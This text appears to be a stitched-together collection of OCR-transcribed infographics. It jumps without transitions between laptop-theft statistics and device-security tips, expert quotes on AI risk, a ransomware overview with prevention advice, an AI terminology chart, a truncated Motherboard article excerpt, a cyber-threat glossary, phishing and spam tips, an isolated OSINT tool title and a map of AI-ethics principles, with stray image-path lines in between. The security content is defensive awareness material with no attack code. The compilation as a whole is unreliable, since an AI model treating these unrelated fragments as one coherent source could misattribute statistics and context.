25% OF LAPTOPS ARE STOLEN FROM THE OFFICE OR A CAR

14% ARE LOST IN AIRPORTS OR ON AIRPLANES

25% ARE RECOVERED

Laptop theft costs businesses more than 8X more than just replacing the device

- Mobile devices store sensitive data like **passwords and account numbers**
- If a device is lost or stolen that data, thieves can **easily gain access**

In 2006, a laptop and external hard drive were stolen from the home of a Veterans Affairs employee **GIVING THIEVES ACCESS TO UNENCRYPTED PRIVATE DATA**

- **26.5 million** names, social security numbers, and birthdates
- **2.6 million** disability rating — including health information

HOW TO PROTECT YOUR DEVICES

PHYSICALLY SECURE YOUR LAPTOP
- **Keep laptops in a locked office** or use a cable lock
- Don't leave your devices **unattended**

SECURE YOUR SENSITIVE DATA
- Always use a **password** and lock screen
- Don't store **sensitive data on mobile devices**

KEEP UNUSED CONNECTIONS TURNED OFF
- **Turn off Bluetooth and WiFi** when not using them
- Don't set your device to be **discoverable**

SECURING YOUR DATA AFTER LOSS OR THEFT

AFTER YOUR PHONE GOES MISSING, YOU CAN STILL ACT TO SECURE YOUR DATA

Use "Find my phone" to locate the device

If you can't recover it quickly, remotely wipe the drive

ASSUME YOUR ACCOUNTS AND PASSWORDS ARE COMPROMISED

Login to your accounts and change all passwords stored on that device

Contact your financial institutions to alert them to possible fraud

Report the loss to the police — even if your device can't be recovered, a police report will help if you need to dispute fraudulent charges

THE FUTURE OF PHYSICAL DATA SECURITY

A NEW THREAT: "JUICE JACKING"

Criminals can load malware onto USB charging stations and cables left in public places — locking your device or sending data and passwords to the scammer

While security professionals have demonstrated the threat is real, there's **no evidence it has become widespread**

What you can do

- Opt for an A/C adapter instead of public USB chargers
- Watch for pop-ups asking if your connection is secure — these indicate the charger you're using can transfer more than just power

ADVANCED SECURITY

Contactless Payments
40% of Visa transactions in the U.S. were **contactless** in 2018
These services tokenize your payment data so skimmers can't get any reusable data: **Apple Pay, Samsung Pay, Android Pay**

SmartMetric Credit Card
Requires the cardholder's fingerprint to use chip, magstripe, or contactless payments — **So no one else can use your card**
Offers **no additional protections** against skimming or fraudulent CNP transactions

USB Hard Drives
If you need to secure and mobile storage for sensitive data, try a **flash drive or external hard drive with advanced encryption**
Advanced security features include PIN protection, fingerprint scanners, and tamper-evident construction

As data security grows more advanced, so do scammers
ACT QUICKLY TO PROTECT YOUR DATA

Sources
epic.org/privacy/vatheft
techradar.com/news/best-secure-drives
krebsonsecurity.com/all-about-skimmers
technology.pitt.edu/security/physical-security-breaches
snopes.com/fact-check/juice-jacking-real-security-issue
creditcards.com/credit-card-news/emv-chip-card-slow-1701.php
enterprise.verizon.com/resources/reports/DBIR_2018_Report.pdf
popcenter.asu.edu/sites/default/files/library/crisp/Laptop-theft.pdf
enterprise.verizon.com/resources/reports/2016/DBIR_2016_Report.pdf
creditcardinsider.com/learn/chip-and-signature-chip-and-pin-emv-cards
pcmag.com/article/328010/how-to-spot-and-avoid-credit-card-skimmers
creditcards.com/credit-card-news/which-us-issuers-offer-chip-and-pin-card.php
cybintsolutions.com/data-breaches-101-why-they-happen-and-what-data-gets-stolen
usa.visa.com/visa-everywhere/blog/bdp/2018/11/14/tapping_to_pay_isab-04LA.html
theverge.com/2018/4/12/17225554/credit-card-signatures-us-ending-companies-pin-emv-chip
securitymagazine.com/articles/85041-brazilian-authorities-discover-real-atm-behind-a-fake-one
usa.visa.com/visa-everywhere/blog/bdp/2019/05/28/chip-technology-helps-1559068467332.html
digitalcameraworld.com/news/verbatim-fingerprint-secure-hard-drive-protects-and-encrypts-your-data
consumerreports.org/cro/2014/04/5-steps-to-protect-your-smart-phone-against-theft-or-loss/index.htm
businesswire.com/news/home/20191205005661/en/SmartMetric-Biometric-Credit-Cards-Card-Fraud-Losses
experian.com/blogs/ask-experian/heres-how-much-your-personal-information-is-selling-for-on-the-dark-web

COMPUTER SCIENCE DEGREE HUB
DEVELOPED BY NOWSOURCING
Via @fklivestolearn

BIG CLOUD

From San Francisco to Shanghai and everywhere in between, we connect the most innovative organisations with the best people in Big Data & Data Science.
www.bigcloud.io

ARTIFICIAL INTELLIGENCE:

IS IT A

THREAT TO YOU?

THERE ARE TWO SIDES TO EVERY STORY. HERE ARE SOME CONTRASTING OPINIONS ON AREAS THAT AI WILL IMPACT.

What The Experts Say	What The Experts Say
"AI is our biggest existential threat and the development of full AI could spell the end of the human race." Elon Musk	*"Fearing the rise of killer robots is like worrying about overpopulation on Mars."* Andrew Ng
Jobs *"The rise of robots could lead to unemployment to rise by over 50 percent"* Professor Moshe Vardi	**Jobs** *"I want robots to support human societies, for most things human should do the tasks but when it is dangerous robots should be used."* Professor Hirose
Self-Driving Cars *"If the hacker community could start to target vehicles we can imagine a fair amount of chaos."* Hugh Boyes	**Self-Driving Cars** *"13 minor fender-benders in more than 1.8 million miles of autonomous driving, not once was the self-driving car the cause of the accident."* Google Spokeperson
Weapons *"AI technology has reached a point where the deployment of [autonomous weapons] is – practically if not legally – feasible within years, not decades"* IJCAI Letter	**Weapons** *"If one is worried about losing control over AI systems as they become smarter, maybe it's not a good idea to turn over our defense systems to them."* Stuart Russell

Ransomware - Overview

1 WHAT IS RANSOMWARE?

- Ransomware is a type of malicious software that gains access to the victim's files or systems and blocks user access to them or releases the data for public download
- It uses different techniques but the most common is to encrypt the victim's files, making them inaccessible and demanding a ransom payment to decrypt them
- Recovering the files without the encryption key is an intractable problem (it would require huge resources and consequently is considered infeasible)

2 HOW DOES IT WORK?

1.- **Delivery Vectors:**

- Most ransomware is delivered via email (phishing emails with ransomware payloads) when the victim clicks a link or downloads an attachment that delivers the malicious software
- Other delivery mechanisms are drive-by-download attacks on compromised or malicious websites, bespoke Remote Desktop Protocol (RDP) attacks and social engineering leveraging social networks messaging
- Generic ransonware is rarely individually targeted

2.- **The Process:** most ransomware variants encrypt the files on the affected system, making them inaccessible and demanding a ransom payment using cryptocurrencies to make it difficult to trace and prosecute the perpetrators

3 BIGGEST ATTACKS

Bigger, better and more sophisticated strains are popping up. The most important ransomware attacks have been:

- SamSam
- SimpleLocker
- WannaCry
- Cerber
- Ryuk
- TeslaCrypt
- NotPetya
- Katyusha
- PewCrypt
- LockerGoga
- Bad Rabbit
- Jigsaw
- GandCrab
- Dharma

4 RANSOMWARE FACTS

- Over a quarter of cyber claims received in 2017 had ransomware as the primary cause of loss (AIG, 2018)
- The average ransom is dropping for small and medium-sized businesses but getting higher in the case of custom, targeted attacks
- Downtime is increasing and downtime costs are becoming substantial
- The healthcare industry is the most targeted, due to the sensitive information stored


5 PROTECTING AGAINST IT

1.- **Reduce the risk of a ransomware attack:**

- Principle of Least Privilege: restrict users' permissions and conduct proper credential tracking
- Education and security awareness training
- Proper endpoint hygiene with proper configuration, regular updates and patches
- Leverage existing advanced threat prevention solutions to address all the delivery methods
- Up to date asset inventory and file integrity monitoring

2.- **Limit the fallout in case of attack:**


- Frequent and reliable backup and recovery
- Clear and regularly tested recovery plan
- Crisis management preparation, strategy and procedures



www.afsainfosystems.com
Artificial Intelligence
Non-exhaustive list
AI refers to computing systems which are capable of performing tasks that humans are very good at.
Machine Learning is the application of statistical methods to enable computer systems to learn from the data towards an end goal.
Deep Learning refers to the field of neural networks with several hidden layers.
100101110110
110101010100
011110000101
Classical AI
Rule Based Systems, Search Algorithms Depth First, Breadth First, A* algorithm, Propositional Calculus, Predicate Calculus Logic
Machine Learning
Support Vector Machine, Decision Trees, Gradient Boosting, Principal Component Analysis, Logistic Regression, Linear Regression, K-means Clustering
Deep Learning
Recurrent Neural Networks, Convolutional Neural Networks, Deep Reinforcement Learning with Deep-Q Learning, Capsules & GANs.
AI
AFSA
Infosystems

The Weakest Link in Cybersecurity Isn't Human, It's the Infrastructure

6 likes · 4 reflips



VICE / Jason Koebler · *The Weakest Link is Motherboard's third, annual theme week dedicated to the future of hacking and cybersecurity. Follow along* here.

When someone gets hacked, many people impulsively blame the victim. We're conditioned to think that they did something wrong; we presume that they had a bad password, reused passwords across websites, didn't turn on two-factor authentication, or otherwise made some sort of mistake that a more security-conscious person wouldn't have.

The truth is often a little more complicated. While there are of course things you can do to make yourself less of a target and to harden your accounts, the fact remains that hackers are increasingly exploiting systematic failures by large companies, and that there is often little or nothing the average user can do to prevent a breach. The business models of many companies rely on monetizing and selling user data; internet of things and...

- **Sextortion**: A type of exploitation where sexual images or information are used to extort money or sexual favors from the victim.
- **Identity Theft:** A crime where an imposter obtains key bits of personal information like your bank account details or Social Security numbers to impersonate you and commit fraud.
- **Wi-Fi Eavesdropping:** A method used by cybercriminals to virtually "listen in" on your Wi-Fi traffic and steal the data transmitted over the network.
- **Spamming:** The use of electronic messaging systems such as emails to send unwanted bulk messages (spam), which opens the door to phishing, malware, and threats to your privacy.
- **Ransomware:** A type of malware that locks down your computer or files and demands a ransom payment to unlock it.

Malicious Email

A malicious email can look just like it comes from a financial institution, an e-commerce site, a government agency or any other service or business.

It often urges you to act quickly, because your account has been compromised, your order cannot be fulfilled or there is another urgent matter to address.


If you are unsure whether an email request is legitimate, try to verify it with these steps:

- Contact the company directly – using information provided on an account statement, on the company's official website or on the back of a credit card.
- Search for the company online – but not with information provided in the email.


Spam

Spamis the electronic equivalent of junk mail. The term refers to unsolicited, bulk – and often unwanted – email. Here are ways to reduce spam:

- **Enable filters on your email programs:** Most internet service providers (ISPs) and email providers offer spam filters; however, depending on the level you set, you may end up blocking emails you want. It's a good idea to occasionally check your junk folder to ensure the filters are working properly.
- **Report spam:** Most email clients offer ways to mark an email as spam or report instances of spam. Reporting spam will also help to prevent the messages from being directly delivered to your inbox.
- **Own your online presence:** Consider hiding your email address from online profiles and social networking sites or only allowing certain people to view your personal information.


Scrape web
OSINT data
with Photon

Open Source Intelligence (OSINT)



PRINCIPLED ARTIFICIAL INTELLIGENCE

A Map of Ethical and Rights-Based Approaches to Principles for AI

Authors: Jessica Fjeld, Nele Achten, Hannah Hilligoss, Adam Nagy, Madhulika Srikumar

Designers: Arushi Singh (arushisingh.net) and Melissa Axelrod (melissaaxelrod.com)

HOW TO READ:

Date, Location
Document Title
Actor

COVERAGE OF THEMES:

Higher — Lower

Not referenced

References International Human Rights

Explicitly Adopts Human Rights Framework

The size of each dot represents the percentage of principles in that theme contained in the document. Since the number of principles per theme varies, it's informative to compare dot sizes within a theme but not between themes.

The principles within each theme are:

Privacy:
Privacy
Control over Use of Data
Consent
Privacy by Design
Recommendation for Data Protection Laws
Ability to Restrict Processing
Right to Rectification
Right to Erasure

Accountability:
Accountability
Recommendation for New Regulations
Impact Assessment
Evaluation and Auditing Requirement
Verifiability and Replicability
Liability and Legal Responsibility
Ability to Appeal
Environmental Responsibility
Creation of a Monitoring Body
Remedy for Automated Decision

Safety and Security:
Security
Safety and Reliability
Predictability
Security by Design

Transparency and Explainability:
Explainability
Transparency
Open Source Data and Algorithms
Notification when Interacting with an AI
Notification when AI Makes a Decision about an Individual
Regular Reporting Requirement
Right to Information
Open Procurement (for Government)

Fairness and Non-discrimination:
Non-discrimination and the Prevention of Bias
Fairness
Inclusiveness in Design
Inclusiveness in Impact
Representative and High Quality Data
Equality


Human Control of Technology:
Human Control of Technology
Human Review of Automated Decision
Ability to Opt out of Automated Decision

